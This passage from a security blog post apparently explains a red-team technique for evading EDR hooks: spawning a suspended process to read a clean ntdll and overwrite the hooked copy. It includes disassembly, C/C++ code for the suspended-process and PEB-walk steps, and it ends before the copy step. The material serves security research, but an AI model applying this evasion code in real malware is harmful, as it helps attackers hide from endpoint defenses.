
Extracting Syscalls from a Suspended Process

cymulate.com/blog/extracting-syscalls-from-a-suspended-process

Ilan Kalendarov

November 17, 2022



APT groups and malware developers routinely use system calls (AKA syscalls) to avoid hooks implemented by modern security tools like EDRs. Syscall analysis for behavioral malware detection is already a popular detection technique, but, despite numerous available techniques for syscall extraction, some of them still fly under the radar.

As red teamers or security researchers, we often use syscalls when developing attack paths.


For example, we can use direct syscalls in the malicious program we develop but it has problems. You see, syscall numbers differ across windows OS versions and service builds, forcing us to write a different syscall for each version. While there are tools to automate this process, EDRs are starting to flag this technique.

We can also use indirect syscalls. For those, we get a handle to ntdll.dll from the disk during run-time. To do that, we have to read the ntdll file bytes, parse the .rdata and .text sections, and extract the syscall functions we want to use. Even if we avoid writing the syscalls in a hard-coded way to our program, our behavior is suspicious as we get a handle to ntdll on disk and map its content and EDRs are starting to flag this technique.

Let's try to explore a different technique that will enable us to extract syscalls from a suspended process. We will first look at the attack path, then detail how to develop the attack, and – bonus - see how we can take it one step further.

Attack path

We need somehow to get a fresh copy of ntdll and copy it to our process memory and bypass the EDR hooks. As we can see in the example below, when opening explorer.exe in its active process state, suspicious functions will be hooked.




```
    CD 2E                  int 2E
    C3                     ret
    0F1F8400 00000000      nop dword ptr ds:[rax+rax],eax
  ^ E9 23E8FEBF            jmp 7FFFBCFB0778                         NtCreateThreadEx
    CC                     int3
    CC                     int3
    CC                     int3
    F60425 0803FE7F 01     test byte ptr ds:[7FFE0308],1
  ˅ 75 03                  jne ntdll.7FFFFCFC1F65
    0F05                   syscall
    C3                     ret
    CD 2E                  int 2E
    C3                     ret
    0F1F8400 00000000      nop dword ptr ds:[rax+rax],eax
    4C:8BD1                mov r10,rcx                              NtCreateTimer
    B8 BD000000            mov eax,BD
    F60425 0803FE7F 01     test byte ptr ds:[7FFE0308],1
  ˅ 75 03                  jne ntdll.7FFFFCFC1F85
    0F05                   syscall
    C3                     ret
    CD 2E                  int 2E
    C3                     ret
    0F1F8400 00000000      nop dword ptr ds:[rax+rax],eax
    4C:8BD1                mov r10,rcx                              NtCreateTimer2
    B8 BE000000            mov eax,BE
    F60425 0803FE7F 01     test byte ptr ds:[7FFE0308],1
  ˅ 75 03                  jne ntdll.7FFFFCFC1FA5
    0F05                   syscall
    C3                     ret
    CD 2E                  int 2E
    C3                     ret
    0F1F8400 00000000      nop dword ptr ds:[rax+rax],eax
    4C:8BD1                mov r10,rcx                              ZwCreateToken
    B8 BF000000            mov eax,BF
    F60425 0803FE7F 01     test byte ptr ds:[7FFE0308],1
  ˅ 75 03                  jne ntdll.7FFFFCFC1FC5
    0F05                   syscall
    C3                     ret
    CD 2E                  int 2E
```

The jmp instruction leads to the EDR's DLL for inspection. If the thread we create is malicious, the EDR will flag it.

But what would happen if explorer.exe was in a suspended state?

In the sample displayed below, we tried just that. We opened explorer.exe in a suspended state, and, as we can see, the only DLL that was loaded into it is ntdll.




Name	Base address	Size	Description
explorer.exe	**0x7ff6b16f...**	**5.22 MB**	**Windows Explorer**
ntdll.dll	0x7ff83aa90000	3.96 MB	NT Layer DLL

Why it is that the ntdll was the only one loaded? Why none of the other DLLs, including the EDR's? According to this StackOverflow thread, only ntdll.dll is initially mapped, and an APC is queued to run when the thread resumes.

This calls ntdll!LdrpInitializeProcess, which initializes the execution environment (e.g. language support, the heap, thread-local storage, the KnownDlls directory), loads kernel32.dll, gets the address of BaseThreadInitThunk. and performs static DLL imports.


Let's check if NtCteateThreadEx was hooked this time.



```
FC1F47     C3                       ret
FC1F48     0F1F8400 00000000        nop dword ptr ds:[rax+rax],eax
FC1F50     4C:8BD1                  mov r10,rcx                        rcx:EntryPoint
FC1F53     B8 BC000000              mov eax,BC
FC1F58     F60425 0803FE7F 01       test byte ptr ds:[7FFE0308],1
FC1F60   ˅ 75 03                    jne ntdll.7FFFFCFC1F65
FC1F62     0F05                     syscall
FC1F64     C3                       ret
FC1F65     CD 2E                    int 2E
FC1F67     C3                       ret
FC1F68     0F1F8400 00000000        nop dword ptr ds:[rax+rax],eax
FC1F70     4C:8BD1                  mov r10,rcx                        rcx:EntryPoint
FC1F73     B8 BD000000              mov eax,BD
FC1F78     F60425 0803FE7F 01       test byte ptr ds:[7FFE0308],1
FC1F80   ˅ 75 03                    jne ntdll.7FFFFCFC1F85
FC1F82     0F05                     syscall
FC1F84     C3                       ret
FC1F85     CD 2E                    int 2E
FC1F87     C3                       ret
FC1F88     0F1F8400 00000000        nop dword ptr ds:[rax+rax],eax
FC1F90     4C:8BD1                  mov r10,rcx                        rcx:EntryPoint
FC1F93     B8 BE000000              mov eax,BE
FC1F98     F60425 0803FE7F 01       test byte ptr ds:[7FFE0308],1
FC1FA0   ˅ 75 03                    jne ntdll.7FFFFCFC1FA5
FC1FA2     0F05                     syscall
FC1FA4     C3                       ret
FC1FA5     CD 2E                    int 2E
FC1FA7     C3                       ret
FC1FA8     0F1F8400 00000000        nop dword ptr ds:[rax+rax],eax
FC1FB0     4C:8BD1                  mov r10,rcx                        rcx:EntryPoint
FC1FB3     B8 BF000000              mov eax,BF
FC1FB8     F60425 0803FE7F 01       test byte ptr ds:[7FFE0308],1
FC1FC0   ˅ 75 03                    jne ntdll.7FFFFCFC1FC5
FC1FC2     0F05                     syscall
FC1FC4     C3                       ret
FC1FC5     CD 2E                    int 2E
FC1FC7     C3                       ret
FC1FC8     0F1F8400 00000000        nop dword ptr ds:[rax+rax],eax
FC1FD0     4C:8BD1                  mov r10,rcx                        rcx:EntryPoint
FC1FD3     B8 C0000000              mov eax,C0
FC1FD8     F60425 0803FE7F 01       test byte ptr ds:[7FFE0308],1
```

No it wasn't! This is simply because the EDR's DLL was not loaded when in suspended process, which produced a clean copy of ntdll without any hooks.


So, theoretically, we could create a new process in a suspended state, read its memory, find the loaded ntdll, map its memory to our hooked ntdll, and get a fresh copy without any hooks.


Process
Suspended Process
CreateProcess
Find ntdll.dll base address
Read ntdll.dll virtual memory
Find .text section
Change protection to PAGE_EXECUTE_READWRITE
Copy memory of the clean ntdll to the hooked one
Change protection back to its original state
Process
Suspended Process

Developing the attack

Now that we have the theory, let’s see how it works in practice.


First, we create a new process in suspended mode:



```
STARTUPINFO si;
PROCESS_INFORMATION pi;

ZeroMemory(&si, sizeof(si));
si.cb = sizeof(si);
ZeroMemory(&pi, sizeof(pi));

BOOL hProcbool = CreateProcessW(processName, processName, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi);

HANDLE hProc = pi.hProcess;
if (hProc == NULL)
{
    return 0;
}
```


Now we find our ntdll base address. This is necessary because the process we create will be our child process. It will have the same ntdll base address, enabling us to use the same address to read from the suspended process.

To get the ntdll address, we use a simple function that will iterate through our PEB until it finds the ntdll module.



```
HMODULE GetModuleFromPEB(wchar_t* wModuleName)
{

#define PEBOffset 0x60
#define LdrOffset 0x18
#define ListOffset 0x10
    unsigned long long pPeb = __readgsqword(PEBOffset);

    pPeb = *reinterpret_cast<decltype(pPeb)*>(pPeb + LdrOffset);
    PLDR_DATA_TABLE_ENTRY pModuleList = *reinterpret_cast<PLDR_DATA_TABLE_ENTRY*>(pPeb + ListOffset);

    while (pModuleList->DllBase)
    {
        if (!wcscmp(pModuleList->BaseDllName.Buffer, wModuleName))
            return (HMODULE)pModuleList->DllBase;
        pModuleList = reinterpret_cast<PLDR_DATA_TABLE_ENTRY>(pModuleList->InLoadOrderLinks.Flink);
    }
    return nullptr;
}
```

After getting a handle to ntdll, we cast it and get its base address.



```
HMODULE hLibrary = GetModuleFromPEB((wchar_t*)L"ntdll.dll");
if (hLibrary == NULL)
{
    return 0;
}

size_t Baddress = reinterpret_cast<size_t>(hLibrary);
printf("ntdll.dll base address : 0x%p\n", Baddress);
```

Note: Some EDRs will hook the PEB. When this happens, the base addresses stored in this location is different. As a consequence, trying to read from the PEB would land us in a region controlled by the EDR.


To retrieve the original ntdll, we could theoretically use the EPROCESS kernel structure as it stores valuable information that could lead us to the original ntdll. According to Microsoft, “The EPROCESS structure is an opaque structure that serves as the process object for a process.”

Further research showed that when used NtQuerySystemInformation with the following classes:

SystemExtendedHandleInformation and SystemModuleInformation could leak the EPROCESS memory address. As EPROCESS is outside the scope of this post, I will not dig any deeper into that topic, though there would be a lot to say.

After getting the ntdll base address , we read the not-hooked ntdll memory of the suspended process and copy its data into a buffer.

